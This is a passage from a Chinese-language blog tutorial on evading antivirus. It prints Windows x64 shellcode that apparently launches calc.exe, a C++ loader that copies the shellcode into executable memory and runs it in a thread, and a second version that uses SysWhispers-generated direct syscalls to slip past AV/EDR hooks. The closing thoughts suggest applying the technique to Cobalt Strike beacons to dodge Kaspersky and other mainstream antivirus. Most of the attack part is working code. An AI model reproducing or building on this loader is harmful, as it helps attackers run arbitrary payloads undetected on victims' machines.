"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"

"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"

"\x8b\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00\x00"

"\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b\x6f"

"\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff"

"\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"

"\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5\x63\x61\x6c"

"\x63\x2e\x65\x78\x65\x00"**;**

然后我们用c++写一个简单的加载器:

1.vs新建个Loadershell的控制台项目

2.有很多种方式加载shellcode,[Shellcode注入进程内存及调用](https://mp.weixin.qq.com/s/Haa90mxxSFeTa01Mgz0ShA)

这里直接丢我写的demo

*#include* <iostream>

*#include* <Windows.h>

**using** **namespace** std**;**

**unsigned** **char** buf**[]** **=**

"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"

"\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"

"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"

"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"

"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"

"\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"

"\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"

"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"

"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"

"\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"

"\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"

"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"

"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"

"\x8b\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00\x00"

"\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b\x6f"

"\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff"

"\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"

"\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5\x63\x61\x6c"

"\x63\x2e\x65\x78\x65\x00"**;**

**unsigned** **int** buf\_len **=** **sizeof(**buf**);**

**int** main**()**

**{**

cout **<<** buf\_len **<<** endl**;**

DWORD oldprotect **=** **0;**

LPVOID base\_addr **=** NULL**;**

*// 申请一块buf\_len长度大小的空间，RW权限，不要开rwx，PAGE\_EXECUTE\_READWRITE*

base\_addr **=** VirtualAlloc**(0,** buf\_len**,** MEM\_COMMIT **|** MEM\_RESERVE**,** PAGE\_READWRITE**);**

*// 复制shellcode到新的空间，这个函数比较罕见，用memcpy也可以呀*

RtlMoveMemory**(**base\_addr**,** buf**,** buf\_len**);**

*// 修改为执行RX权限*

VirtualProtect**(**base\_addr**,** buf\_len**,** PAGE\_EXECUTE\_READ**,** **&**oldprotect**);**

cout **<<** "starting spawn shellcode" **<<** endl**;**

*// 当前进程创建线程执行shellcode*

**auto** ct **=** CreateThread**(0,** **0,** **(**LPTHREAD\_START\_ROUTINE**)**base\_addr**,** **0,** **0,** **0);**


*// 等待线程返回值*

WaitForSingleObject**(**ct**,** **-1);**

*// 释放内存*

free**(**base\_addr**);**

**}**



3.整理出加载器调用的API

VirtualAlloc, VirtualProtect, CreateThread, RtlMoveMemory

基本都会被AV重点hook住，毕竟像VirtualAlloc这种就类似黑名单了。

下面开始就是**重点内容**:

为了简化我们的工作,我们需要使用到[**SysWhispers**](https://github.com/jthuraisamy/SysWhispers)这个小工具。

> git clone https://github.com/jthuraisamy/SysWhispers.git

> cd SysWhispers

> pip3 install -r .\requirements.txt

> py .\syswhispers.py --help

我们通过debug分别找到调用API的Nt函数名:

NtCreateThreadEx,NtProtectVirtualMemory,NtAllocateVirtualMemory

RtlMoveMemory调用的是memmove,然后没有找到这个函数,没跟到syscall。

SysWhispers: Why call the kernel when you can whisper?

WARNING: Invalid function name provided.  
ERROR: No compatible functions found. Exiting...


然后执行

python3 Syswhispers.py -f NtCreateThreadEx,NtProtectVirtualMemory,NtAllocateVirtualMemory -o syscall

得到头文件和asm文件:

Complete! Files written to:  
syscall.asm 汇编代码  
syscall.h 文件头

然后将这两个文件分别添加进去加载器的项目中,然后开启masm。



然后将汇编syscall.asm添加进源码即可。

关于Nt函数怎么使用可以参考:

[Home NTAPI Undocumented Functions](http://undocumented.ntinternals.net/index.html?page=UserMode%2FUndocumented%20Functions%2FMemory%20Management%2FVirtual%20Memory%2FNtProtectVirtualMemory.html)

只要参数不要出现类型之类的错误就好了。

最后我们修改下整体的代码逻辑如下:

*#include* <iostream>

*#include* "syscall.h"

**using** **namespace** std**;**

**unsigned** **char** buf**[]** **=**

"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"

"\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"

"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"

"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"

"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"

"\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"

"\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"

"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"

"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"

"\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"

"\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"

"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"

"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"

"\x8b\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00\x00"

"\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b\x6f"

"\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff"

"\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"

"\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5\x63\x61\x6c"

"\x63\x2e\x65\x78\x65\x00"**;**

**unsigned** **int** buf\_len **=** **sizeof(**buf**);**

**int** main**()**

**{**

cout **<<** buf\_len **<<** endl**;**

DWORD oldprotect **=** **0;**

LPVOID base\_addr **=** NULL**;**

HANDLE handle **=** NULL**;**

HANDLE hProc **=** GetCurrentProcess**();**

*// 申请一块buf\_len长度大小的空间，RW权限，不要开rwx，PAGE\_EXECUTE\_READWRITE trick好吧*

*//base\_addr = VirtualAlloc(0, buf\_len, MEM\_COMMIT | MEM\_RESERVE, PAGE\_READWRITE);*

*// syscall directly*

NTSTATUS NTAVM **=** NtAllocateVirtualMemory**(**hProc**,** **&**base\_addr**,** **0,** **(**PSIZE\_T**)&**buf\_len**,** MEM\_COMMIT **|** MEM\_RESERVE**,** PAGE\_READWRITE**);**

*// 复制shellcode到新的空间，这个函数比较罕见，用memcpy也可以呀*

RtlMoveMemory**(**base\_addr**,** buf**,** buf\_len**);**

*// 修改为执行RX权限*

*//VirtualProtect(base\_addr, buf\_len, PAGE\_EXECUTE\_READ, &oldprotect);*

*// syscall directly*

NTSTATUS NTPVM **=** NtProtectVirtualMemory**(**hProc**,** **&**base\_addr**,** **(**PSIZE\_T**)&**buf\_len**,** PAGE\_EXECUTE\_READ**,** **&**oldprotect**);**

cout **<<** "starting spawn shellcode" **<<** endl**;**

*// 当前进程创建线程执行shellcode*

*//auto ct = CreateThread(0, 0, (LPTHREAD\_START\_ROUTINE)base\_addr, 0, 0, 0);*

*// syscall directly*

NTSTATUS ct **=** NtCreateThreadEx**(&**handle**,** GENERIC\_EXECUTE**,** NULL**,** hProc**,** base\_addr**,** NULL**,** FALSE**,** **0,** **0,** **0,** NULL**);**

*// 等待线程返回值*


WaitForSingleObject**(**handle**,** **0);**

*// 释放内存*

free**(**base\_addr**);**

**}**

一样可以成功编译和执行,效果如下:



## 0x7 一些想法

  其实这个思想是可以应用到cs上面去的，而且能很好躲避对cs的针对性检测，还有就是主流杀软的触发点绕过，反正有非常多的玩法，组合下即可，不适宜过度的展开，各位师傅们可以自己捣鼓玩玩。针对卡巴斯基这类的话，就是针对beacon.dll的查杀，其实CS也提供了一些配置文件，魔改一些代码，或者patch的方式，基本能实现自定义，有空再谈谈吧，毕竟也不是什么很有价值的东西，很多人其实都懂的，体力活而已。

## 0x8 总结

  因为自己也是第一次研究这个，可能文章有不少纰漏，希望师傅们可以多多拍砖指点，也欢迎师傅们能与我交流更多的思路和一些比较有趣的实现方式吧。

## 0x9 参考链接

[【一】Windows API 零门槛编程指南——MessageBox 基本使用及基础讲解](https://juejin.cn/post/6844904160538836999)

[Windows API Hooking](https://www.ired.team/offensive-security/code-injection-process-injection/how-to-hook-windows-api-using-c++)

[逆向实用干货分享,Hook技术第一讲,之Hook Windows API](https://cloud.tencent.com/developer/article/1015212)

[Inline Hook 钩子编写技巧](https://www.cnblogs.com/LyShark/p/11692436.html)

[Dynamic Invocation in .NET to bypass hooks](https://blog.nviso.eu/2020/11/20/dynamic-invocation-in-net-to-bypass-hooks/)

[Red Team Tactics: Combining Direct System Calls and sRDI to bypass AV/EDR](https://outflank.nl/blog/2019/06/19/red-team-tactics-combining-direct-system-calls-and-srdi-to-bypass-av-edr/)

[Simple Techniques to Bypass AVs | By Siddharth Sharma](https://eforensicsmag.com/simple-techniques-to-bypass-avs-by-siddharth-sharma/)

[Bypass EDR’s memory protection, introduction to hooking](https://medium.com/fsx30/bypass-edrs-memory-protection-introduction-to-hooking-2efb21acffd6)

# 参考3.学习Windows系统及其Hook技术中的学习和思考

## <https://github.com/Powerful99/Windows-Hook->

# 参考4. [windows编程，hook api以及其他](https://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=&cad=rja&uact=8&ved=2ahUKEwjkwf3dzYaIAxUWQzABHb6wDogQFnoECB4QAQ&url=https%3A%2F%2Fwww.cnblogs.com%2Fzhaotianff%2Fcategory%2F1840673.html&usg=AOvVaw3IdXmbDFW1-hszgDN2Ikmt&opi=89978449)

## <https://www.cnblogs.com/zhaotianff/category/1840673.html>